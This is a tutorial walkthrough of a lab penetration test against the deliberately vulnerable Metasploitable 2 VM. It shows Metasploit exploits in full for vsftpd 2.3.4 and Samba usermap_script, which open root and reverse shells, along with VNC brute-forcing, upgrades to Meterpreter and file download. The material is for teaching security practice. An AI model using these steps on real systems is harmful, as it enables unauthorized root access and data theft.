A penetration test walkthrough

In this section, I'll demonstrate how penetration testing is done. I will be using the intentionally vulnerable Linux machine – **Metasploitable 2**. This machine is created to have its port open and running vulnerable applications. You can get Metasploitable on **rapid7**'s website.

Go to this link and fill up the form to download. After downloading Metasploitable, you can set it up in a VirtualBox or a VMware or any software virtualization apps. If you're using VMware workstation player, you can just load it up by double clicking the Metasploitable configuration file from the downloaded files.

Before we begin, a word of caution – Always remember that infiltrating any system without permission would be illegal. It's better to create

your own systems and practice hacking into them rather than learning to do it in real systems that might be illegal.

Target identification and Host discovery

Now we'll be performing the first step in any penetration testing – gathering information about the target host. I've created the Metasploitable system inside my local area network. So, I already know the IP address of the target machine. You might want to find out IP address of the target host in your case. You can use DNS enumeration for that case. DNS enumeration is the way to find out the DNS records for a host. You can use nslookup, dig, or host command to perform DNS enumeration and get the IP address associated with a domain. If you have access to the machine, you can just find out the IP address of the machine. For checking if the host is up, you can just use the ping command or use nmap for host discovery.

In my case, I ran ifconfig command on my Metasploitable machine, and got the IP address to be 192.168.74.129. Let's see if our attack machine can ping the victim machine:

```
nmap -sn 192.168.74.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-07 03:43 EDT
Nmap scan report for 192.168.74.129Host is up (0.00070s latency).
MAC Address: 00:0C:29:C9:1A:44 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

It's clear that our attack machine can reach the victim machine. Let's move on to the next step.

Port scanning & Service detection

This is the next step in the information gathering phase. Now we'll find out what ports are open and which services are running in our victim machine. We'll use nmap to run the service discovery:

```
nmap -sV 192.168.74.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-07 03:47 EDT
Nmap scan report for 192.168.74.129
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
```

```
25/tcp   open  smtp       Postfix smtpd
53/tcp   open  domain     ISC BIND 9.4.2
80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind    2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login      OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:C9:1A:44 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds
```

As we can see, it's party time for any penetration tester or hacker. There are too many ports open. The more open ports – the better the chance for one of the applications to be vulnerable. If you don't know what we're talking about, don't worry. We've covered the scanning technique from the basics in a nmap tutorial that you can find here.

Vulnerability Analysis

Now that we've performed the service detection step, we know what versions of applications our victim is running. We just have to find out which one of them might be vulnerable. You can find out vulnerabilities just by googling about them, or you can also search them in your Metasploit database. Let's do the latter, and search in Metasploit. Fire up your Metasploit console with the msfconsole command.

Let's find out if the first application in the list, vsftpd 2.3.4 (which is an **ftp** service running on port **21**) that we found in our service detection

phase, has any exploits associated with it. Search for vsftpd in your Metasploit console:

```
search vsftpd
Matching Modules
================

  #  Name                  Disclosure Date  Rank       Check  Description
  -  ----                  ---------------  ----       -----  -----------
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No     VSFTPD
v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use
exploit/unix/ftp/vsftpd_234_backdoor
```

Whoa! The first one is already a hit. As you can see, the exploit rank is excellent and you can execute backdoor commands with this exploit. However, you must remember that this is metasploitable you're attacking. In real systems, you will not find a lot of backdated applications with vulnerabilities. Let's move on and check if the other applications are vulnerable or not. Try to see if the openssh has any vulnerabilities:

```
search openssh
Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  post/windows/manage/forward_pageant                    normal     No     Forward
SSH Agent Requests To Remote Pageant
  1  post/windows/manage/install_ssh                        normal     No     Install
OpenSSH for Windows
  2  post/multi/gather/ssh_creds                            normal     No     Multi Gather
OpenSSH PKI Credentials Collection
  3  auxiliary/scanner/ssh/ssh_enumusers                    normal     No     SSH
Username Enumeration
  4  exploit/windows/local/unquoted_service_path  2001-10-25      excellent  Yes
Windows Unquoted Service Path Privilege Escalation


Interact with a module by name or index. For example info 4, use 4 or use
exploit/windows/local/unquoted_service_path
```

However, this result is not so much promising. Still, we probably can brute force the system to get the login credentials. Let's find out some

more vulnerabilities before we start exploiting them. The ftp application ProFTPD 1.3.1 looks promising. Let's search if anything is in the Metasploit database:

```
search proftpd
Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average    No
NetSupport Manager Agent Remote Buffer Overflow
  1  exploit/linux/ftp/proftp_sreplace          2006-11-26       great      Yes    ProFTPD
1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
  2  exploit/freebsd/ftp/proftp_telnet_iac      2010-11-01       great      Yes    ProFTPD
1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
  3  exploit/linux/ftp/proftp_telnet_iac        2010-11-01       great      Yes    ProFTPD
1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
  4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22       excellent  Yes
ProFTPD 1.3.5 Mod_Copy Command Execution
  5  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02       excellent  No
ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use
exploit/unix/ftp/proftpd_133c_backdoor
```

Seems like there is no specific mention of version **1.3.1** for the **ProFTPD** application. However, the other versions might still work. We'll find that out very soon.

You can research each of the open port applications and find out what vulnerabilities might be associated with them. You can definitely use google and other exploit databases as well instead of only Metasploit.

Exploiting Vulnerabilities

This is the most anticipated step of the penetration test. In this step, we'll exploit the victim machine in all its glory. Let's begin with the most straightforward vulnerability to exploit that we found in the previous step. It is the VSFTPD 2.3.4 backdoor command execution exploit.

Exploiting the VSFTPD vulnerability

Let's use the exploit (exploit/unix/ftp/vsft):

```
use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

After entering this command, you'll see your command line will look like this:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

This means you are using this exploit now. Let's see the options for the exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

Let's set up the RHOSTS as the target machine's IP address (192.168.74.129 in my case):

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.74.129
RHOSTS => 192.168.74.129
```

See the options again:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.74.129   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)
```

```
Payload options (cmd/unix/interact):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

Now you have to specify a payload as well. Let's see what are our options:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
===================

  #  Name                Disclosure Date  Rank    Check  Description
  -  ----                ---------------  ----    -----  -----------
  0  payload/cmd/unix/interact               normal  No     Unix Command, Interact with
Established Connection
```

Not much of an option right? And this one is already set up in the options. You can check it yourself. There are no required values for this payload as well. Let's check if this exploit will work or not –

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > check
 [-] Check failed: NoMethodError This module does not support check.
```

So, this exploit doesn't support checking. Let's move forward. This is the moment of truth. Let's exploit the machine –

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.74.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.129:21 - USER: 331 Please specify the password.
[+] 192.168.74.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.74.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 -> 192.168.74.129:6200) at 2022-02-
07 05:14:38 -0400

whoami
root
```

Voila! We've successfully exploited the machine. We got the shell access. I ran the whoami command and got the reply as root. So, we have full

access to the Metasploitable machine. We can do whatever the root can – everything!

Now before we show what to do after exploitation, let's see some other methods of exploitation as well.

Keeping the sessions in the background

First, let's keep the session we got in the background:

Type in background within the terminal, then type y and hit enter:

```
whoami
rootbackground

Background session 2? [y/N]   y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

You can access this session anytime using the sessions command:

```
(unix/ftp/vsftpd_234_backdoor) > sessions
Active sessions
===============

 Id  Name  Type          Information  Connection
 --  ----  ----          -----------  ----------
 2         shell cmd/unix             0.0.0.0:0 -> 192.168.74.129:6200 (192.168.74.129)
```

You can get back to the session by using the "-i" flag and specifying the ID. Do the following –

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2...
whoami
root
```

Exploiting samba smb

Did you notice that the netbios-ssn service was running on Samba in our victim machine's port 139 and 445? There might be an exploit that we could use. But before that, there was no particular version written for the samba application. However, we have an auxiliary module in Metasploit that can find out the version for us. Let's see this in action:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search smb_version
Matching Modules
================
```

```
  #  Name                          Disclosure Date  Rank    Check  Description
  -  ----                          ---------------  ----    -----  -----------
  0  auxiliary/scanner/smb/smb_version               normal  No     SMB Version
Detection



Interact with a module by name or index. For example info 0, use 0 or use
auxiliary/scanner/smb/smb_version
```

Now choose the smb scanner:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
msf6 auxiliary(scanner/smb/smb_version) >
```

Now let's see the options we have to set up:

```
msf6 auxiliary(scanner/smb/smb_version) > show options
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

We can set up the RHOSTS and THREADS here. The RHOSTS will be our target and the THREADS determine how fast will the program run. Let's set them up:


```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.74.129
RHOSTS => 192.168.74.129
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 16
THREADS => 16
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.74.129   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   THREADS  16               yes       The number of concurrent threads (max one per host)
```

Now run it:

```
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.74.129:445    - SMB Detected (versions:1) (preferred dialect:)
(signatures:optional)
```

```
[*] 192.168.74.129:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.74.129:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The output gives us the version of the **Samba – 3.0.20**. Now we can find out the vulnerabilities associated with it. Let's try google. A simple google search reveals this version is vulnerable to username map script command execution.



This is also available in Metasploit. Let's perform a search:

```
msf6 auxiliary(scanner/smb/smb_version) > search username map script
Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  auxiliary/scanner/oracle/oracle_login                normal     No     Oracle RDBMS
Login Utility
   1  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba
"username map script" Command Execution


Interact with a module by name or index. For example info 1, use 1 or use
exploit/multi/samba/usermap_script
```

As you can see, there is an exploit for this vulnerability with an excellent rank. Let's use this one and try to gain access to the metasploitable machine:

```
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
```

```
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
  RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  192.168.74.128   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

We can see that the Payload options are already set up. I will not change it. You can change the LHOST to your attack machine's IP address. We only need to set up the RHOSTS option:

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.74.129
RHOSTS => 192.168.74.129
```

Now let's exploit:

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.74.128:4444
[*] Command shell session 3 opened (192.168.74.128:4444 -> 192.168.74.129:45078)
at 2021-06-29 06:48:33 -0400
whoami
root
```

As you can see the exploit sets up a reverse TCP handler to accept the incoming connection from the Victim machine. Then the exploit completes and opens a session. We can also see that the access level is root. Now let's move on to another exploit keeping this session in the background.

Exploiting VNC

Now let's try to exploit the VNC service running on our victim machine. If you search in Metasploit database, you will find no matching exploit for

this one. This means you have to think of some other ways to get into this service. Let's try to brute force the VNC login. We'll be using the auxiliary scanner for vnc login:

```
msf6 exploit(multi/samba/usermap_script) > search scanner vnc
Matching Modules
================

  #  Name                                  Disclosure Date  Rank    Check  Description
  -  ----                                  ---------------  ----    -----  -----------
  0  auxiliary/scanner/vnc/ard_root_pw                      normal  No     Apple Remote
Desktop Root Vulnerability
  1  auxiliary/scanner/http/thinvnc_traversal  2019-10-16      normal  No     ThinVNC
Directory Traversal
  2  auxiliary/scanner/vnc/vnc_none_auth                    normal  No     VNC
Authentication None Detection
  3  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC
Authentication Scanner


Interact with a module by name or index. For example info 3, use 3 or use
auxiliary/scanner/vnc/vnc_login
```

We'll be needing the **VNC Authentication Scanner (3)**. Let's select it:

```
msf6 exploit(multi/samba/usermap_script) > use 3
msf6 auxiliary(scanner/vnc/vnc_login) >
```

We do not know what this auxiliary module does yet. Let's find out. Remember the info command?

```
msf6 auxiliary(scanner/vnc/vnc_login) > info
       Name: VNC Authentication Scanner
     Module: auxiliary/scanner/vnc/vnc_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  carstein <carstein.sec@gmail.com>
  jduck <jduck@metasploit.com>

Check supported:
  No
Basic options:
  Name           Current Setting                                Required  Description
  ----           ---------------                                --------  -----------
  BLANK_PASSWORDS   false                                          no       Try blank
passwords for all users
```

```
 BRUTEFORCE_SPEED  5                                    yes      How fast to
bruteforce, from 0 to 5
 DB_ALL_CREDS     false                                 no       Try each
user/password couple stored in the current database
 DB_ALL_PASS      false                                 no       Add all passwords in
the current database to the list
 DB_ALL_USERS     false                                 no       Add all users in the
current database to the list
 PASSWORD                                               no       The password to test
 PASS_FILE        /usr/share/metasploit-
framework/data/wordlists/vnc_passwords.txt  no       File containing passwords, one
per line
 Proxies                                                no       A proxy chain of format
type:host:port[,type:host:port][...]
 RHOSTS                                                 yes      The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
 RPORT            5900                                  yes      The target port (TCP)
 STOP_ON_SUCCESS  false                                 yes      Stop guessing
when a credential works for a host
 THREADS          1                                     yes      The number of
concurrent threads (max one per host)
 USERNAME         <BLANK>                               no       A specific
username to authenticate as
 USERPASS_FILE                                          no       File containing users
and passwords separated by space, one pair per line
 USER_AS_PASS     false                                 no       Try the username
as the password for all users
 USER_FILE                                              no       File containing
usernames, one per line
 VERBOSE          true                                  yes      Whether to print
output for all attempts
Description:
 This module will test a VNC server on a range of machines and report
 successful logins. Currently it supports RFB protocol version 3.3,
 3.7, 3.8 and 4.001 using the VNC challenge response authentication
 method.

References:
 https://nvd.nist.gov/vuln/detail/CVE-1999-0506
```

We can see the options this module will take. The description is also there. From the description, it becomes clear that this is a module that will try brute-forcing. Another conspicuous fact is that this module supports RFB protocol version 3.3, which is written in our discovered VNC service (protocol 3.3). If you're wondering why this is related – VNC service uses RFB protocol. So this module is compatible with the VNC service in our victim machine. Let's move forward with this.

We've already seen the options this module will take from the "info" command. The options marked in yellow are the important ones. Not all of them are required though. We can see the default password file (PASS_FILE) for the brute force will be (/usr/share/Metasploit-framework/data/wordlists/vnc_passwords.txt). We'll not be changing this file. You might want to change this one if you're doing real world tests that are not Metasploitable. We have to define RHOSTS. Let's turn on STOP_ON_SUCCESS as well, which will stop the attack once the correct credentials are found. We'll also increase the THREADS for faster operation, and set USER_AS_PASS to true, which will use the same username and password as well. Let's set these up:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.74.129
RHOSTS => 192.168.74.129
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/vnc/vnc_login) > set THREADS 32
THREADS => 32
msf6 auxiliary(scanner/vnc/vnc_login) > set USER_AS_PASS true
USER_AS_PASS => true
```

Now you can start running the brute force:

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.74.129:5900   - 192.168.74.129:5900 - Starting VNC login sweep
[!] 192.168.74.129:5900   - No active DB -- Credential data will not be saved!
[-] 192.168.74.129:5900   - 192.168.74.129:5900 - LOGIN FAILED: :<BLANK>
(Incorrect: Authentication failed)
[+] 192.168.74.129:5900   - 192.168.74.129:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The brute force attempt was successful. We can see the username:password pair as well. There is no username set up here, and the password is just password. In real systems, most of the time the password will not be this simple. However, now you know how you can brute force the VNC authentication.

Now let's try to login to the VNC with our cracked credentials. I'll use the vncviewer command followed by the IP address of the victim machine:


```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.74.129
[*] exec: vncviewer 192.168.74.129
```

```
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

At this point, you'll have to provide the password. Type in password and you'll get in:

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.74.129
[*] exec: vncviewer 192.168.74.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
 32 bits per pixel.
 Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Do you want to see the GUI version of the Metasploitable that we cracked just now? Here's the view from the TightVNC application.



This is beautiful. Now you can pretty much do anything you desire. Now that we've shown you 3 ways you can exploit the Metasploitable with the Metasploit Framework, it's time to show you the things you might have to do once you've gained access.

Post Exploitation tasks with Metasploit & Meterpreter

One of the tasks you might do after exploiting is keeping the session in the background while you work on the Metasploit Framework. We've already shown you how to do that in the previous section. However, if you exit from the session then that opened session will be gone.

You will need to exploit the machine once again to get another session. The same thing will happen if the victim chooses to reboot the machine. In this section, we'll show you how to keep your access even if the victim reboots his/her machine.

One of the most useful tools after exploiting a target is the Meterpreter shell. It has many custom functionalities built into it that you don't need to make a program or install any software to do.

What is Meterpreter?

Meterpreter is a Metasploit payload that gives an interactive shell that attackers may use and execute code on the victim system. It uses in-memory DLL injection to deploy. This allows Meterpreter to be fully deployed in the memory and it does not write anything to the disk. There are no new processes as Meterpreter gets injected into the affected process. It may also move to other operating processes. The forensic footprint of Meterpreter is therefore very small.

Upgrade to a meterpreter from shell

Meterpreter is an advanced payload for Metasploit that offers lots of functions after exploiting a system. But if you noticed, we didn't get any meterpreter sessions from the exploits.

In fact, the exploits did not have an option to set meterpreter as a payload. Let's learn how to upgrade to meterpreter from a shell. Let's see the sessions we have at first using the sessions command:

```
msf6 auxiliary(scanner/vnc/vnc_login) > sessions
Active sessions
===============

 Id  Name  Type         Information  Connection
 --  ----  ----         -----------  ----------
 2       shell cmd/unix           0.0.0.0:0 -> 192.168.74.129:6200 (192.168.74.129)
 4       shell cmd/unix           192.168.74.128:4444 -> 192.168.74.129:33209
(192.168.74.129)
```

As you can see, we have two sessions now with id 2 and 4. Both of these sessions are of unix cmd shell type. Now let's try to upgrade to meterpreter. For this purpose, we'll be using the shell to meterpreter exploit:

```
msf6 auxiliary(scanner/vnc/vnc_login) > search shell to meterpreter upgrade
Matching Modules
================

  #  Name                                          Disclosure Date  Rank       Check  Description
  -  ----                                          ---------------  ----       -----  -----------
  0  post/multi/manage/shell_to_meterpreter                         normal     No     Shell to
Meterpreter Upgrade
  1  exploit/windows/local/powershell_cmd_upgrade  1999-01-01      excellent  No
Windows Command Shell Upgrade (Powershell)


Interact with a module by name or index. For example info 1, use 1 or use
exploit/windows/local/powershell_cmd_upgrade
```

Let's use the first one:

```
msf6 auxiliary(scanner/vnc/vnc_login) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > show options
Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the
connection
   LHOST                     no        IP of host that will receive the connection from the
payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.
```

Now we have to specify the options. Remember the IDs of the sessions? Let's try to upgrade the session ID 4:

```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 4
SESSION => 4
```

Now exploit:

```
msf6 post(multi/manage/shell_to_meterpreter) > exploit
[*] Upgrading session ID: 4
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.74.128:4433
[*] Sending stage (984904 bytes) to 192.168.74.129
```

```
[*] Meterpreter session 6 opened (192.168.74.128:4433 -> 192.168.74.129:46735) at
2022-02-07 10:08:39 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

This exploit might not work properly the first time. Keep on trying again until it works. Now let's look at the sessions again:

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
===============

  Id  Name  Type                Information
Connection
  --  ----  ----                -----------                                                  ----------
  2         shell cmd/unix                                                                   0.0.0.0:0 ->
192.168.74.129:6200 (192.168.74.129)
  4         shell cmd/unix
192.168.74.128:4444 -> 192.168.74.129:33209 (192.168.74.129)
  6         meterpreter x86/linux  root @ metasploitable (uid=0, gid=0, euid=0, egid=0)
@ metasploitable.localdo...  192.168.74.128:4433 -> 192.168.74.129:46735
(192.168.74.129)
```

There is also another option to upgrade your shell session to meterpreter using the sessions command:

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.74.128:4433
[*] Sending stage (984904 bytes) to 192.168.74.129
[*] Meterpreter session 3 opened (192.168.74.128:4433 -> 192.168.74.129:46599) at
2021-06-29 10:55:16 -0400
```

This is a much easier way. You can kill any sessions with the "sessions" command using the "-k" flag followed by the session ID. You can interact with any of the sessions using the "-i" flag with the sessions command. Let's open session 3 that we just got –

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...meterpreter >
```

As you can see, now we're in meterpreter. There's a lot a meterpreter console can do. You can type help to get a list of commands meterpreter supports. Let's find out some of the functionalities that meterpreter can do.

Meterpreter functionalities

Meterpreter gives you loads of options for you to explore. You can get the commands by typing in “help” in meterpreter console. You can navigate the victim machine using the basic navigational commands of Linux. You can also download or upload some files into the victim system. There is a search option to search the victim machine with your desired keywords:

You can search for a file with the search command with -f flag:

```
meterpreter > search -f license.txt
Found 8 results...
   /var/www/tikiwiki-old/license.txt (24381 bytes)
   /var/www/twiki/license.txt (19440 bytes)
   /var/www/tikiwiki/license.txt (24381 bytes)
   /home/msfadmin/vulnerable/twiki20030201/twiki-source/license.txt (19440 bytes)
   /var/www/tikiwiki-old/lib/adodb/license.txt (26079 bytes)
   /var/www/tikiwiki-old/lib/htmlarea/license.txt (1545 bytes)
   /var/www/tikiwiki/lib/adodb/license.txt (26079 bytes)
   /var/www/tikiwiki/lib/htmlarea/license.txt (1545 bytes)
```

Downloding any file is super straightforward as well:

```
meterpreter > download /var/www/tikiwiki-old/license.txt
[*] Downloading: /var/www/tikiwiki-old/license.txt -> /root/license.txt
[*] Downloaded 23.81 KiB of 23.81 KiB (100.0%): /var/www/tikiwiki-old/license.txt ->
/root/license.txt
[*] download   : /var/www/tikiwiki-old/license.txt -> /root/license.txt
```

You can enter the shell of the system anytime you like with the shell command:

```
meterpreter > shell
Process 5502 created.
Channel 2 created.whoamiroot
^C
Terminate channel 2? [y/N]  y
```

Furthermore, there are some networking commands such as – arp, ifconfig, netstat, etc.

You can list the process running in the victim machine with the ps command. There is an option to see the PID of the process that has hosted the meterpreter:

```
meterpreter > getpid
Current pid: 5390
```

